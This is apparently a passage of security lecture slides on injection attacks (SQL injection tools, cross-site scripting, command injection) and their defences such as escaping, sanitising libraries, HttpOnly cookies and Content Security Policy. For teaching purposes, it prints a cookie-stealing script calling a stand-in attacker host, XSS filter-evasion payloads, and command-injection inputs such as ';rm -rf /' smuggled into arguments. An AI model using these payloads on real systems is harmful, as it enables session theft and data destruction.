 - ilo--, Reversing.org - [sqlfuzz](#)
 - Bernardo Damele A. G.: sqlmap, automatic SQL injection tool - <http://sqlmap.org/>
 - icesurfer: SQL Server Takeover Tool - [sqlninja](#)
 - Pangolin: Automated SQL Injection Tool - [Pangolin](#)
 - Muhammin Dzulfakar: MySqlloit, MySql Injection takeover tool - <http://code.google.com/p/mysqlloit/>
 - Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper](#)
 - bsqlbf, a blind SQL injection tool in Perl
-
- ▶ See [https://www.owasp.org/index.php/Testing_for_SQL_Injection_\(OTG-INPVAL-005\)](https://www.owasp.org/index.php/Testing_for_SQL_Injection_(OTG-INPVAL-005))

sqlmap

sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

```
$ python sqlmap.py -u "http://debiandev/sqlmap/mysql/get_int.php?id=1" --batch
[!] [!] [!] [!] [!] [!] [!] {1.0.5.63#dev}
[!] [!] [!] [!] [!] [!] [!] http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 17:43:06
[17:43:06] [INFO] testing connection to the target URL
[17:43:06] [INFO] heuristics detected web page charset 'ascii'
[17:43:06] [INFO] testing if the target URL is stable
[17:43:07] [INFO] target URL is stable
[17:43:07] [INFO] testing if GET parameter 'id' is dynamic
[17:43:07] [INFO] confirming that GET parameter 'id' is dynamic
[17:43:07] [INFO] GET parameter 'id' is dynamic
[17:43:07] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
(possible DBMS: 'MySQL')
```

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

 Cross-Site Scripting Attacks

 Detection/Prevention Mechanisms

Command Injection

Summary

Cross-Site Scripting Attacks : OWASP Top 10

A3		Cross-Site Scripting (XSS)				
Threat Agents	Attack Vectors	Security Weakness	Technical Impacts	Business Impacts		
Application Specific	Exploitability AVERAGE	Prevalence VERY WIDESPREAD	Detectability AVERAGE	Impact MODERATE	Application / Business Specific	
Consider anyone who can send untrusted data to the system, including external users, business partners, other systems, internal users, and administrators.	Attackers send text-based attack scripts that exploit the interpreter in the browser. Almost any source of data can be an attack vector, including internal sources such as data from the database.	XSS flaws occur when an application updates a web page with attacker controlled data without properly escaping that content or using a safe JavaScript API. There are two primary categories of XSS flaws: (1) Stored , and (2) Reflected , and each of these can occur on (a) the Server or (b) on the Client . Detection of most Server XSS flaws is fairly easy via testing or code analysis. Client XSS can be very difficult to identify.	Attackers can execute scripts in a victim's browser to hijack user sessions, deface web sites, insert hostile content, redirect users, hijack the user's browser using malware, etc.	Consider the business value of the affected system and all the data it processes. Also consider the business impact of public exposure of the vulnerability.		

Also CWE-79 : cwe.mitre.org/data/definitions/79.html


Cross-Site Scripting Attacks (XSS)

XSS vulnerabilities have been reported and exploited since the 1990s. Prominent sites affected in the past include the social-networking sites Twitter, Facebook, MySpace, YouTube and Orkut.

Cross-site scripting flaws have since surpassed buffer overflows to become the most common publicly reported security vulnerability, with some researchers in 2007 estimating as many as 68% of websites are likely open to XSS attacks.

Wikipedia page on XSS, retrieved on 31/08/2017

Cross-Site Scripting Attacks (XSS)



- ▶ Web-based attacks performed on vulnerable applications
- ▶ Inject JavaScript code into the client's browser,
via messages exchanged between the client and the server

Impact

- ▶ Attacker can run arbitrary scripts on the victim's browser
- ▶ Impact : simple annoyance to full account compromise
 - ▶ Cookie or other session information sent to attacker
 - ▶ Browser's history or confidential documents revealed
 - ▶ Victim redirected to web content controlled by attacker
 - ▶ Installation of Trojan horse programs
 - ▶ ...
- ▶ Meanwhile, the victim thinks this is done by the trusted (but vulnerable) server !

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Cross-Site Scripting Attacks

Detection/Prevention Mechanisms


Command Injection

Summary

XSS variants

- ▶ Stored / persistent XSS
- ▶ Reflected / non persistent XSS
- ▶ DOM-based XSS

Stored/persistent XSS



- ▶ Typical scenario : web application with user input stored on the target server in a database, in a message forum, visitor log, comment field, etc

Example

- ▶ Attacker (a legitimate user of a web forum) posts some comment followed by

```
<SCRIPT type='text/javascript'>  
    alert("XSS attack successful!"); </SCRIPT>
```

- ▶ When another user visits that page, their browser will execute the script
- ▶ More annoying script

```
<SCRIPT type='text/javascript'>  
location.href = 'http://www.attacker.com/CookieStealer.  
php?cookie=' + escape(document.cookie);  
</SCRIPT>
```

Example 4 in CWE-79

- ▶ CreateUser.php

```
$username = mysql_real_escape_string($username);
$fullName = mysql_real_escape_string($fullName);
$query = sprintf('Insert Into users (username,
    password) Values ("%s","%s","%s")', $username,
    crypt($password),$fullName) ;
mysql_query($query);
```


- ▶ ListUsers.php

```
$query = 'Select * From users Where loggedIn=true';
$results = mysql_query($query);
if (!$results) {
    exit;
}
//Print list of users to page
echo '<div id="userlist">Currently Active Users:</div>';
while ($row = mysql_fetch_assoc($results)) {
    echo '<div class="userNames">' . $row['fullname'] . '</div>';
}
echo '</div>';
```

Example 4 in CWE-79

- ▶ Code CreateUser.php protects against SQL injection, but it allows arbitrary HTML
- ▶ Malicious user could insert some fake login message to steal credentials
- ▶ Remember
 - ▶ Proper input validation depends on context
 - ▶ White lists better than black lists
 - ▶ Validate at each module interface

Reflected/non persistent XSS



- ▶ Typical scenario : client sends an HTTP request to server. Request includes a script which is “reflected” by server and executed on client’s browser

Is this scenario realistic ?

- ▶ Why would the client include a malicious script (attacking themselves !) in their request ?
- ▶ Client can be fooled by attacker to click on a link
 - ▶ Link part of an email : *"I have found the exam questions on this webpage..."*
 - ▶ Link may be disguised : character encoding, TinyURL,...

Example 1 from CWE-79

- ▶ Consider a webpage *welcome.php* including the code

```
$username = $_GET['username'];  
echo '<div class="header"> Welcome , ' .  
     $username . '</div>' ;
```

- ▶ A malicious HTTP request could be :

http://trustedSite.com/welcome.php?username=<Script Language="Javascript">alert("XSS attack successful!");</Script>

Error Page example (OWASP)


- ▶ Following code aims to produce “404 error pages”

```
<? php  
print "Not found: " . urldecode  
($_SERVER["REQUEST_URI"]);  
?>
```

- ▶ Intention : deal with requests such as
http://yoursite.com/unexisting_file
- ▶ A malicious HTTP request could be :
*http://yoursite.com/<script>alert("XSS attack
successful!");</script>*

DOM-based XSS

- ▶ DOM = Document Object Model
 - ▶ Abstract representation of HTML document
 - ▶ Separates document structure from content and display
 - ▶ Includes document's URL
- ▶ DOM-based attacks can be entirely on client side
 - ▶ Use anchor tags # in the HTTP request
 - ▶ Anchor tags are not sent to the server
(so a script following # cannot be detected by server)
 - ▶ The full URL will still be stored in the DOM
 - ▶ Script executed by browser when document loaded
 - ▶ Example : see www.owasp.org/index.php/DOM_Based_XSS



Picture credit : Wikipedia

Not only the SCRIPT tag

- ▶ Alternatives to SCRIPT tag :

```
<body onload=alert('test1')>
<b onmouseover=alert('Wufff!')>click me!</b>

```

- ▶ URI encoding

```
<IMG SRC=j&#X41vascript:alert('test2')>
```

- ▶ See OWASP's XSS Filter Evasion Cheat Sheet for more

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Cross-Site Scripting Attacks

Detection/Prevention Mechanisms

Command Injection


Summary

Are you vulnerable ?

- ▶ Server XSS : detection via testing and code analysis
- ▶ Client XSS : much harder to detect !
 - ▶ Too much diversity in browser side interpreters, plus they also rely on third-party libraries
 - ▶ Detection requires manual code review and penetration testing in addition to automated tools

OWASP's Xenotix

OWASP Xenotix XSS Exploit Framework



OWASP Xenotix XSS Exploit Framework is an advanced Cross Site Scripting (XSS) vulnerability detection and exploitation framework. Xenotix provides Low False Positive XSS Detection by performing the Scan within the browser engines where in real world, payloads get reflected. Xenotix Scanner Module is incorporated with 3 intelligent fuzzers to reduce the scan time and produce better results. If you really don't like the tool logic, then leverage the power of Xenotix API to make the tool work like you wanted it to be. It is claimed to have the world's 2nd largest XSS

Payloads of about 4800+ distinctive XSS Payloads. It is incorporated with a feature rich Information Gathering module for target Reconnaissance. The Exploit Framework includes real world offensive XSS exploitation modules for Penetration Testing and Proof of Concept creation. Say no to alert pop-ups in PoC. Pen testers can now create appealing Proof of Concepts within few clicks.

Preventing XSS

1. Escape every untrusted input and output data,
so that code is interpreted as data and not as code
2. When you need to allow code, use sanitizing libraries
on all untrusted inputs
3. Use the Context Security Policy (CSP)

Basic strategy : input sanitization

- ▶ By default, make sure any untrusted input is interpreted as data and not as code
- ▶ When you need to allow input code, use sanitizing libraries on all untrusted inputs
- ▶ Sanitization procedure will depend on context
- ▶ Can be done on inputs and outputs
- ▶ Can be done on client and server

Adapt sanitization procedure to context

- ▶ Common uses of user inputs

Context	Example code
HTML element content	<div> userInput </div>
HTML attribute value	<input value=" userInput ">
URL query value	http://example.com/?parameter= userInput
CSS value	color: userInput
JavaScript value	var name = " userInput ";

- ▶ Sufficient to escape quotation marks in some contexts, but not always

Picture credit : excess-xss.com

Inbound vs outbound sanitization

- ▶ Main recommendation : sanitize any untrusted data outbound, namely just before you output it
- ▶ Single input data can be used in several different contexts, and input validation must adapt to each context
- ▶ Inbound validation useful as second line of defense

Client-side vs server-side sanitization

- ▶ Input validation usually done on the server
- ▶ Protection against DOM-based XSS done on client

Escaping (PHP)

Don't :

```
<html>
<head>
<title>Hello</title>
</head>
<body>
<?php echo "Hello " .
 $_GET[ 'name' ]; ?>
</body>
</html>
```

Do :

```
<html>
<head>
<title>Hello</title>
</head>
<body>
<?php echo "Hello " .
 htmlentities($_GET
 [ 'name' ]); ?>
</body>
</html>
```

Escaping (PHP)

htmlentities

(PHP 4, PHP 5, PHP 7)

htmlentities — Convert all applicable characters to HTML entities

Description

```
string htmlentities ( string $string [, int $flags = ENT_COMPAT | ENT_HTML401 [, string $encoding =
ini_get("default_charset") [, bool $double_encode = true ]]] )
```

This function is identical to [htmlspecialchars\(\)](#) in all ways, except with [htmlentities\(\)](#), all characters which have HTML character entity equivalents are translated into these entities.

If you want to decode instead (the reverse) you can use [html_entity_decode\(\)](#).

OWASP Java Encoder

OWASP Java Encoder Project

The OWASP Java Encoder is a Java 1.5+ simple-to-use drop-in high-performance encoder class with no dependencies and little baggage. This project will help Java web developers defend against Cross Site Scripting!

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts (primarily JavaScript) are injected into otherwise trusted web sites. You can read more about Cross Site Scripting here: [Cross-site Scripting \(XSS\)](#). One of the primary defenses to stop Cross Site Scripting is a technique called *Contextual Output Encoding*. You can read more about Cross Site Scripting prevention here: [XSS \(Cross-Site Scripting\) Prevention Cheat Sheet](#).

As of February 2017 there are no issues submitted against this project!

<https://github.com/OWASP/owasp-java-encoder/issues>. We actively track project issues and seek to remediate any issues that arise. The project owners feel this project is stable and ready for production use and are seeking project status promotion.

Introduction

Contextual Output Encoding is a computer programming technique necessary to stop [Cross Site Scripting](#). This project is a Java 1.5+ simple-to-use drop-in high-performance encoder class with no dependencies and little baggage. It provides numerous encoding functions to help defend against XSS in a variety of different HTML, JavaScript, XML and CSS contexts.

Quick Overview

The OWASP Java Encoder library is intended for quick contextual encoding with very little overhead, either in performance or usage. To get started, simply add the encoder-1.2.1.jar, import org.owasp.encoder.Encode and start encoding.

Please look at the [javadoc for Encode](#) to see the variety of contexts for which you can encode. Tag libraries and JSP EL functions can be found in the encoder-jsp-1.2.1.jar.

Happy Encoding!

What is this?

The OWASP Java Encoder provides:

- Output Encoding functions to help stop XSS
- Java 1.5+ standalone library

Important Links

[Java Encoder at GitHub](#)

[Issue Tracker](#)

Mailing List

[Java Encoder Mailing List](#)

Project Leaders

Author: Jeff Ichnowski [@](#)

Jim Manico [@](#)

Jeremy Long [@](#)

Related Projects

- [XSS \(Cross Site Scripting\) Prevention Cheat Sheet](#)
- [OWASP Java HTML Sanitizer Project](#)
- [OWASP JSON Sanitizer](#)
- [OWASP Dependency Check](#)

Escaping in other languages

Perl	HTML::Entities
Python	Django provides auto escaping
Java	OWASP Java Encoder
JavaScript	Strict contextual Escaping in AngularJS

Allowing *some* code as input

- ▶ When you accept just Strings as an input from the user, escaping is a nice solution
- ▶ It gets much harder when you want to accept HTML as an input from a user
- ▶ Examples are comments/postings where , <i> and similar tags should be allowed
- ▶ You don't want to code it yourself, use a library

HTML sanitizing libraries

Ruby	ActionView : :Helpers : :SanitizeHelper
PHP	htmlpurifier.org
JavaScript	github.com/ecto/bleach
Python	pypi.python.org/pypi/bleach
Java	OWASP Java HTML Sanitizer Project
C#	github.com/mganss/HtmlSanitizer

XSS prevention rules (OWASP)

XSS Prevention Rules

- 2.1 RULE #0 - Never Insert Untrusted Data Except in Allowed Locations
- 2.2 RULE #1 - HTML Escape Before Inserting Untrusted Data into HTML Element Content
- 2.3 RULE #2 - Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes
- 2.4 RULE #3 - JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values
 - 2.4.1 RULE #3.1 - HTML escape JSON values in an HTML context and read the data with JSON.parse
 - 2.4.1.1 JSON entity encoding
 - 2.4.1.2 HTML entity encoding
- 2.5 RULE #4 - CSS Escape And Strictly Validate Before Inserting Untrusted Data into HTML Style Property Values
- 2.6 RULE #5 - URL Escape Before Inserting Untrusted Data into HTML URL Parameter Values
- 2.7 RULE #6 - Sanitize HTML Markup with a Library Designed for the Job
- 2.8 RULE #7 - Prevent DOM-based XSS
- 2.9 Bonus Rule #1: Use HTTPOnly cookie flag
- 2.10 Bonus Rule #2: Implement Content Security Policy
- 2.11 Bonus Rule #3: Use an Auto-Escaping Template System
- 2.12 Bonus Rule #4: Use the X-XSS-Protection Response Header

Set cookies HttpOnly

- ▶ Cookies often used to create HTTP sessions
- ▶ Cookies then contain session authentication credentials
- ▶ Attackers often use XSS attacks to access these cookies
- ▶ HttpOnly cookie flag prevents JavaScript access to it
- ▶ This mitigates the impact of XSS attacks
- ▶ HttpOnly now supported by all major browsers

HttpOnly : PHP

For session cookies managed by PHP, the flag is set either permanently in php.ini [PHP manual on HttpOnly](#) through the parameter:

```
session.cookie_httponly = True
```

or in and during a script via the function[\[6\]](#):

```
void session_set_cookie_params ( int $lifetime [, string $path [, string $domain  
[, bool $secure= false [, bool $httponly= false ]]]]  
)
```

For application cookies last parameter in setcookie() sets HttpOnly flag[\[7\]](#):

```
bool setcookie ( string $name [, string $value [, int $expire= 0 [, string $path  
[, string $domain [, bool $secure= false [, bool $httponly= false  
]]]]]] )
```

HttpOnly : other languages

- ▶ See www.owasp.org/index.php/HttpOnly

Content Security Policy (CSP)

- ▶ CSP constrains the browser viewing your page so that it can only use resources (script, stylesheet, image, ...) downloaded from trusted sources
- ▶ Idea : when attacker succeeds in injecting script

```
<html>  
Latest comment:  
<script src="http://attacker/malicious  
-script.js"></script>  
</html>
```

the browser will ignore the script

- ▶ Defense-in-depth !

Content Security Policy (CSP)

- ▶ Content Security Policy not enforced by default, should enable it in HTTP header
- ▶ CSP example :

```
Content-Security-Policy:  
    script-src 'self' scripts.example.com;  
    media-src 'none';  
    img-src *;  
    default-src 'self' http://*.example.com
```

- ▶ CSP supported by major browsers today

Examples credit : excess-xss.com

OWASP bonus rules 3 and 4

3. Use automatic contextual escaping functionalities of your application framework
4. Enable XSS filter built into some modern web browsers (using X-XSS-Protection Response Header)

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting


Command Injection

General Mechanism and Examples

Prevention Mechanisms

Summary

Command Injection



Picture source : hackernoon.com

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection


General Mechanism and Examples

Prevention Mechanisms

Summary

System calls

- ▶ Linux and Windows have kernel and user modes
- ▶ Access to sensitive data and kernel functionalities typically restricted to kernel mode
- ▶ User can still access some but only through restricted interfaces called system calls
- ▶ Examples : open, write, read, fstat, socket, bind, accept



Picture source : wikipedia

Command injection

- ▶ A command injection is possible when
 - ▶ A program uses input data to create system calls
 - ▶ The program does not verify/ sanitize its inputs
- ▶ Impact depends on the vulnerable program's privileges as attacker commands are executed with same rights

C example (CWE-77)

- ▶ Consider the following C code

```
int main(int argc, char** argv) {  
    char cmd[CMD_MAX] = "/usr/bin/cat ";  
    strcat(cmd, argv[1]);  
    system(cmd);  
}
```

- ▶ “system” passes commands to the host environment
- ▶ What happens when input is ”;rm -rf /” ?

system

C library function - system()

Advertisements

[Previous Page](#)

[Next Page](#)

Description

The C library function **int system(const char *command)** passes the command name or program name specified by **command** to the host environment to be executed by the command processor and returns after the command has been completed.

Declaration

Following is the declaration for system() function.

```
int system(const char *command)
```

Parameters

- **command** – This is the C string containing the name of the requested variable.

Return Value

The value returned is -1 on error, and the return status of the command otherwise.

PHP example (OWASP)

- ▶ Consider the following PHP code

```
<?php
print("Please specify the name of the file
      to delete");
print("<p>");
$file=$_GET['filename'];
system("rm $file");
?>
```

- ▶ What happens with the following query ?

`http://127.0.0.1/delete.php?filename=bob.txt;id`

Changing environment variables (OWASP)

- ▶ Environment variables contain values such as language, time zone and directory paths
- ▶ Below APPHOME contains the application's directory

```
char* home=getenv("APPHOME");
char* cmd=(char*)malloc(strlen(home)
+strlen(INITCMD));
if (cmd) {
    strcpy(cmd,home);
    strcat(cmd,INITCMD);
    execl(cmd, NULL);
}
```

- ▶ What happens if you change APPHOME ?

Command functions

C/C++	system, exec, ShellExecute
Java	Runtime.exec()
PHP	system, shell_exec, exec, proc_open, eval
Python	exec, eval, os.system, os.popen, subprocess.Popen, subprocess.call

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection

General Mechanism and Examples

Prevention Mechanisms

Summary

Prevention Mechanisms

- ▶ Avoid building system calls using untrusted data
- ▶ Validate / escape your inputs !
- ▶ Do not give your program unnecessary privileges

Characters to escape

cmd1 cmd2	cmd2 always executed
cmd1;cmd2	
cmd1 cmd2	cmd2 executed only if cmd1 fails
cmd1&&cmd2	cmd2 executed only if cmd1 succeeds
\$cmd	echo \$(whoami) or \$(touch test.sh ; echo 'ls' > test.sh)
'cmd'	specific command such as 'whoami'
> and <	redirect outputs

Example : PHP

Don't :

```
<?php
print("Please specify
      the name of the file
      to delete");
print("<p>");
$file=$_GET['filename'];

system("rm $file");
?>
```

Do :

```
<?php
print("Please specify
      the name of the file
      to delete");
print("<p>");
$file=escapeshellarg
      ($_GET['filename']);
system("rm $file");
?>
```

PHP : escapeshellarg

escapeshellarg

(PHP 4 >= 4.0.3, PHP 5, PHP 7)

escapeshellarg — Escape a string to be used as a shell argument

Description

```
string escapeshellarg ( string $arg )
```

escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument. This function should be used to escape individual arguments to shell functions coming from user input. The shell functions include [exec\(\)](#), [system\(\)](#) and the [backtick operator](#).

On Windows, **escapeshellarg()** instead replaces percent signs, exclamation marks (delayed variable substitution) and double quotes with spaces and adds double quotes around the string.



PHP : escapeshellcmd

escapeshellcmd

(PHP 4, PHP 5, PHP 7)

escapeshellcmd — Escape shell metacharacters

Description

```
string escapeshellcmd ( string $command )
```

escapeshellcmd() escapes any characters in a string that might be used to trick a shell command into executing arbitrary commands. This function should be used to make sure that any data coming from user input is escaped before this data is passed to the [exec\(\)](#) or [system\(\)](#) functions, or to the [backtick operator](#).

Following characters are preceded by a backslash: `\``, `\?`, `\>`, `\^`, `\()`, `\[]`, `\$\``, `\x0A` and `\xFF`. `'` and `"` are escaped only if they are not paired. In Windows, all these characters plus `%` and `!` are replaced by a space instead.

Other languages

Python	<code>shlex.quote(s)</code> (Python 3.3+) <code>subprocess.call(args, *)</code>
Perl	<code>system PROGRAM LIST</code> syntax
Java	<code>public Process exec(String[] cmdarray)</code>
C/C++	<code>exec</code> and similar functions
node.js	<code>child_process.execFile</code>

Outline

Handling external inputs

SQL Injection

Cross-Site Scripting

Command Injection

Summary

Summary

- ▶ Input data should never be trusted
- ▶ Examples of code injection attacks :
 - ▶ SQL injection
 - ▶ Cross-Site Scripting (XSS)
 - ▶ Command injection
- ▶ Use existing defense tools : sanitizing libraries, prepared statements, automated testing tools

References and Acknowledgements

- ▶ David Wheeler, Chapter 5
- ▶ Relevant OWASP and CWE articles
- ▶ Nice XSS summary : excess-xss.com
- ▶ While preparing these slides I also used teaching material developed by Erik Tew at the University of Birmingham (kindly provided to me) and Meelis Roos at Tartu University (available on the web). Some of my slides are heavily inspired from theirs (but blame me for any errors !)